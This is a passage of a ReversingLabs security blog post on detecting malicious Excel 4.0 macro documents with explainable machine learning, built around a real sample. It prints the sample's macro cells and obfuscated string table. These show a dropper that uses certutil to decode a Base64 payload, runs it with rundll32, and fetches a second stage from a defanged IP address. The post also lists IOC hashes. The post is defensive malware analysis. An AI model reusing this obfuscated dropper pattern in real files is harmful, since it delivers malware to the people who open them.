
Preview of file contents extracted from Files2

But what to do when a larger file is encountered and when manual inspection is impractical? Going back through the process, it is obvious that all these major steps in file behaviour are visible by merely looking at the indicators and without going into detailed inspection. This is where our Explainable Machine Learning comes to aid.

## Explainable Machine Learning


Titanium Platform's machine learning classification is based entirely on human readable indicators. Created to identify which of these static behavior indicators contribute to the final threat detection verdict. Furthermore, each of these indicators is also linked to a MITRE ATT&CK framework category, thus helping SOC analysts understand the type of threat they are dealing with and its impact on the organization. As mentioned earlier, the latest Titanium Platform update defined 327 new human-readable Excel 4.0 static behavior indicators. They describe various categories of behaviour. Including defense evasion, network communication, execution and file manipulation.

The capabilities of Titanium Platform's machine learning classification will be demonstrated on a real-world sample with the bbcd9e57ef75c56ea57ba6f3b83a7f82128dff8e SHA1 hash. None of Titanium Platform's cloud scanners classified this sample as malicious during the analysis, but our new machine learning model did.




ML classification of the bbcd9e57ef75c56ea57ba6f3b83a7f82128dff8e sample

As visible from the above image, the classification was based on propagation from an extracted file with the 5fe7587cebbd400dbb8e05501987784d4ea3028e SHA1 hash. Looking at the list of the extracted files shows that this file, named *Sheet6*, contains Excel 4.0 macros. The *Auto_Open* cell in the container document also points to this file (Auto_Open: Sheet6!A2).




Extracted files

Even though there aren't many extracted indicators in this relatively small file, there were enough of them for the machine learning model to classify it as malicious. The file obviously calls procedures from some library and delays the macro execution. These two indicators combined should always attract threat analyst attention.

| Description | Relevance | Priority | Reasons | | |
|---|---|---|---|---|---|
| Stops all macros from running. | LOW | 4 | Found a pattern [A9: HALT() that ends at offset 410 | Excel4 Code | not propagated |
| Calls a procedure in a dynamic link library or code resource, commonly used to execute Windows APIs. | NONE | 4 | Found a pattern [A4: CALL() that ends at offset 121 | Excel4 Code | not propagated |
| Delays macro execution. | LOW | 4 | Found a pattern [A5: WAIT() that ends at offset 199 | Excel4 Code | not propagated |

Indicators extracted from the 5fe7587cebbd400dbb8e05501987784d4ea3028e sample

Still, to fully understand the malicious functionality, file contents need to be previewed and macro logic needs to be followed through documents. To achieve all of its capabilities, *Sheet6* references other sheets in the document.

```
A2: Calculator2("Sheet3",Sheet2!A14&".txt","Calculate")
A3: Calculator2("Sheet1",Sheet2!A14&".xls","Calculate")
A4: CALL(Sheet2!A7,Sheet2!A8,Sheet2!A13,0,Sheet2!A6,Sheet2!A9,Sheet2!A18,0,0)
A5: WAIT(NOW()+"00:00:03")
A6: CALL(Sheet2!A7,Sheet2!A8,Sheet2!A13,0,Sheet2!A6,Sheet2!A9,Sheet2!A19,0,0)
A7: WAIT(NOW()+"00:00:03")
A8: CALL(Sheet2!A7,Sheet2!A8,Sheet2!A13,0,Sheet2!A6,Sheet2!A12,Sheet2!A20,0,0)
A9: HALT()
```

Preview of the Sheet6 content

For example, *Sheet3* contains the Base64-encoded payload. *Sheet2* serves as a dictionary and contains obfuscated string literals used to construct the CALL functions. The following image shows some of the obfuscated string literals, most of which can be recognized with little effort.

```
A6: CONCATENATE(O1,P1,E1,N1)
A7: CONCATENATE(S2,H1,E1,L1,L1,3,2)
A8: CONCATENATE(S2,H1,E1,L1,L1,E2,X1,E1,C1,U1,T1,E1,A2)
A9: CONCATENATE(C1,E1,R1,T1,U1,T1,I1,L1,AD1,E1,X1,E1)
A10: CONCATENATE(AD1,T1,X1,T1)
A11: CONCATENATE(AD1,D1,L1,L1)
A12: CONCATENATE(R1,U1,N1,D1,L1,L1,3,2,AD1,E1,X1,E1)
A13: CONCATENATE(J2,J2,C2,C2,C2,C2,J2)
A14: CONCATENATE(C2,":","\",U2,S1,E1,R1,S1,"\",P2,U1,B1,L1,I1,C1,"\",A17)
A15: CONCATENATE(" -",D1,E1,C1,O1,D1,E1,H1,E1,X1," ")
A16: CONCATENATE(" -",D1,E1,C1,O1,D1,E1," ")
A17: RANDBETWEEN(99,300)
A18: CONCATENATE(A16,A14,A10," ",A14,"a",A10)
A19: CONCATENATE(A15,A14,"a",A10," ",A14,A11)
A20: CONCATENATE(" ",A14,A11,",",D2)
```

Part of the Sheet2 content

This dropper lives off the land by using the certutil binary to decode its Base64-encoded payload, and to convert it from HEX to binary representation. Finally, it executes the payload using *rundll32*. The binary payload is a *DLL* file with the 78c01aa4f88d35acfbc3d7142232cd1aa7682a6e SHA1 hash. It exports a function named D, which tries to download the next payload stage from the following location: *"hxxp://207[.]154.235[.]218/campo/z/z"*. Unfortunately, this second layer payload can no longer be downloaded from this URL for a more detailed analysis.

## Conclusion

Statistics show that the malicious actors have adopted Excel 4.0 documents as a way of distributing their malware. This method has been here for more than a year and the number of newly seen samples isn't dropping. The share of malicious samples in the total number of Excel 4.0 documents exceeds 90%, and, since a lot of well known malware families like Quakbot, ZLoader and Trickbot have been seen using them, we can expect these numbers to keep growing as more malware families pivot to this initial stage vector. The biggest risk

for the targeted companies and individuals is the fact that security solutions still have a lot of problems with detecting malicious Excel 4.0 documents, making most of these slip by conventional signature based detections and analyst written YARA rules.

ReversingLabs continuously improves its detection mechanisms to keep up to date with malware trends. Latest improvements to Titanium Platform tackled the threats related to XLM macros and provided a way to reliably identify and extract such content. With the upcoming additions to our Explainable Machine Learning models based on the extracted Excel 4.0 indicators, Titanium Platform is now fully capable to successfully detect such threats in a quick and scalable way with static analysis. This can help block malicious documents before they enter your organizational network.

As a final thought regarding Excel 4.0 threats, even though backward compatibility is very important, some things should have a life expectancy and, from a security perspective, it would probably be best if they were deprecated at some point in time. Cost of maintaining 30 year old macros should be weighed against the security risks using such outdated technology brings.

## IOC list

c1977f91f6b30995432bc2f757934ba6bfab5438
bbcd9e57ef75c56ea57ba6f3b83a7f82128dff8e
78c01aa4f88d35acfbc3d7142232cd1aa7682a6e

Read other Related Blogs:

Excel 4.0 Macros

## MORE BLOG ARTICLES